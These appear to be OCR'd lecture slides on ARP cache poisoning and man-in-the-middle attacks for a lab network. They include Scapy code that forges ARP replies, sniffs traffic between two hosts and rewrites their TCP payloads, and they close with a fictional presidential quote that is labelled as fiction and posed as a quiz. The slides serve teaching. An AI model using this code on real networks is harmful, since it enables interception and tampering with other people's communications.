
```
IP_fake = "10.9.0.99"
ether = Ether(src="aa:bb:cc:dd:ee:ff", dst="ff:ff:ff:ff:ff:ff")
arp   = ARP(psrc=IP_fake, hwsrc="aa:bb:cc:dd:ee:ff",
            pdst=IP_fake, hwdst="ff:ff:ff:ff:ff:ff")
arp.op = 2
```

Note: ARP Becomes “Stateful”

```
$ ping 10.0.5.99
PING 10.0.5.99 (10.0.5.99) 56(84) bytes of data.
^C
--- 10.0.5.99 ping statistics ---
3 packets transmitted, 0 received, 100% packet loss

$ arp -n
Address                  HWtype  HWaddress
10.0.5.3                 ether   08:00:27:23:30:c5
10.0.5.99                        (incomplete)
10.0.5.1                 ether   52:54:00:12:35:00
```


MAN-IN-THE-MIDDLE ATTACK

Man-In-The-Middle Attack



Use ARP Cache Poisoning to Redirect Packets

- **Poison A’s ARP cache, so B’s IP is mapped to M’s MAC.**
- **Poison B’s ARP cache, so A’s IP is mapped to M’s MAC.**



```
// On 10.9.0.5     Machine A
# arp -n
Address          HWtype   HWaddress           Flags Mask    Iface
10.9.0.105       ether    02:42:0a:09:00:69   C             eth0
10.9.0.6         ether    02:42:0a:09:00:69   C             eth0
                                 ↖ This is M’s MAC

// On 10.9.0.6     Machine B
# arp -n
Address          HWtype   HWaddress           Flags Mask    Iface
10.9.0.105       ether    02:42:0a:09:00:69   C             eth0
10.9.0.5         ether    02:42:0a:09:00:69   C             eth0
                                 ↖ This is M’s MAC
```


Forward Packets without Modification

- **Enable/Disable IP Forwarding**

```
sysctl net.ipv4.ip_forward=1

sysctl net.ipv4.ip_forward=0
```

Demo

- **With IP forwarding on**



```
root@719962c53f8a:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.102 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.073 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.090 ms
```

MITM Step 1: Intercept Packets


- **Disable IP Forwarding**

```
-sysctl net.ipv4.ip_forward=0
```

- **How to Get the packet on M?**


MITM Step 2: Get the Intercepted Packets

- **Question: which filter should we use, f1 or f2?**



```
IP_A = "10.9.0.5"
IP_B = "10.9.0.6"
MAC_A = "02:42:0a:09:00:05"
MAC_B = "02:42:0a:09:00:06"

f1 = 'tcp and (ether src ' + MAC_A +  ' or ' + \
              'ether src ' + MAC_B +  ' )'

f2 = 'tcp and (src host ' +   IP_A +  ' or ' + \
              'dst host ' +   IP_B +  ' )'


pkt = sniff(iface='eth0', filter=???, prn=spoof_pkt)
```

MITM Step 3: Modify Packets



```python
def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
         newpkt = IP(bytes(pkt[IP]))
         del(newpkt.chksum)
         del(newpkt[TCP].payload)
         del(newpkt[TCP].chksum)

         if pkt[TCP].payload:
             data = pkt[TCP].payload.load
             newdata = re.sub(r'[0-9a-zA-Z]', r'A', data.decode())
             send(newpkt/newdata)
         else:
             send(newpkt)

    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
         newpkt = IP(bytes(pkt[IP]))
         del(newpkt.chksum)
         del(newpkt[TCP].chksum)
         send(newpkt)
```

Question

Disclaimer: This is fiction!

In the 2020 State of Union address, President Trump said the following: "In 2019, Russian hackers launched many ARP cache-poisoning attacks from Russia against the computer networks inside the White House, but, as I can proudly tell you, under my leadership, my staff has successfully defeated all of these attacks ." Then he paused, looking at the audience, waiting for applause.

Do you applaud or not?